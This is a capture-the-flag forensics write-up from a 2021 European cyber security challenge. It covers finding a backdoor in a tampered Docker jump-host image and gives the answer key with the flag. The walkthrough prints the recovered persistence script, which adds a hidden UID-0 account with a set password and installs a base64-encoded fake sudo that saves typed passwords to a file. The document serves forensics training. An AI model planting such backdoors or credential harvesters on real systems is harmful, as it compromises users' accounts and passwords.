BACKDOORED IMAGE

AUTHOR:

CYBEXER TECHNOLOGIES

International Cyber Security Challenge

SEPT 2021

1. DESCRIPTION

Developers have noticed that latest version of a SSH jump host which they are using for remote access is acting weirdly. When inspecting logs, they notice logins from strange accounts that should not be there. Their own dev account password also seems to be compromised, as logins are coming from unknown IP addresses. Sysadmins have recreated the jump host container from the latest image but with no luck. Same activity is still seen. Could the Docker repository be hacked? Could the hackers have tampered with the image? You must find out!

Pull the image from **docker.io/cybexer/ctf-jumphost:icsc** and find out how the image was compromised.

2. CHALLENGE SPECIFICATIONS

- Categroty: Forensics
- Difficulty: Easy
- Estimated time: 5-10 min

3. QUESTIONS AND ANSWERS

3.1 HOW WAS THE COMPROMISED ACCOUNT CREATED?

Using a bash script that was later deleted during image build process.

3.2 WHAT FLAG IS STORED IN THE COMPROMISED IMAGE?

d4da58b6-d572-4992-8342-7747969911d5

4. SETUP INSTRUCTIONS

The task does not require any setup.

5. ARTIFACTS PROVIDED

Image in Docker.io	SHA-256
cybexer/ctf-jumpost:icsc	6e8ef7a9c23b0f983fba1d65a2592e86abe38aa23e72f9feb1b8ca01c3c60c30

6. TOOLS NEEDED

- Docker
- dive (https://github.com/wagoodman/dive)


7. WALKTHROUGH

As instructed, pull the image:

```
docker pull docker.io/cybexer/ctf-jumphost:icsc
```

NOTE: To avoid any issues with solution, it is recommended to verify that digest of the image matches to the one provided in section 5 of this document because the image is pulled from external repository and might change in time. The digest is printed by *docker pull* command.

Inspect the image with **dive**. Notice that in one of the layers a file called **persistence.sh** was created and later it was deleted again.



Navigate to folder where image layers are kept and search for the deleted file by its name:

```
$ cd /var/lib/docker/overlay2
$ find . -name persistence.sh
./342b2f87b408ecec5d108e88088b32dd8159284755d0b859033ffe7b3db2ef36/diff/persistence.sh
./6a166a909f84dc0533f8c48293e535825e5a6ea8536e41598eb5893d210e0c20/diff/persistence.sh
```

Inspect the file:

```
$ cat ./342b2f87b408ecec5d108e88088b32dd8159284755d0b859033ffe7b3db2ef36/diff/persistence.sh
#!/bin/bash

# Planting persistence

################################################
# FLAG = d4da58b6-d572-4992-8342-7747969911d5 #
################################################

useradd -ou 0 -g 0 systemservice
echo "systemservice:backdoorpass1" | chpasswd

mkdir /home/devs/.hidden

echo "IyBGbGFnIGlzIG5vdCBoZXJlIDooCgpyZWFkIC1zcCAiW3N1ZG9dIHBhc3N3b3JkIGZvciAkVVNF
UjogIiBzdWRvcGFzcwplY2hvICIiCnNsZWVwIDIKZWNobyAiU29ycnksIHRyeSBhZ2Fpbi4iCmVj
aG8gJHN1ZG9wYXNzID4+IC90bXAvcGFzcy50eHQKCi91c3IvYmluL3N1ZG8gJEAK" | base64 -d >
/home/devs/.hidden/fsudo

chmod a+x /home/devs/.hidden/fsudo
echo "alias sudo=~/.hidden/fsudo" >> /home/devs/.bashrc
```

Done.

ENISA
European Union Agency for Cybersecurity

Athens Office
1 Vasilissis Sofias Str.
151 24 Marousi, Attiki, Greece

Heraklion Office
95 Nikolaou Plastira
700 13 Vassilika Vouton, Heraklion, Greece

enisa.europa.eu

ISBN xxx-xx-xxxx-xxx-x
doi:xx.xxxx/xxxxxx
TP-xx-xx-xxx-EN-C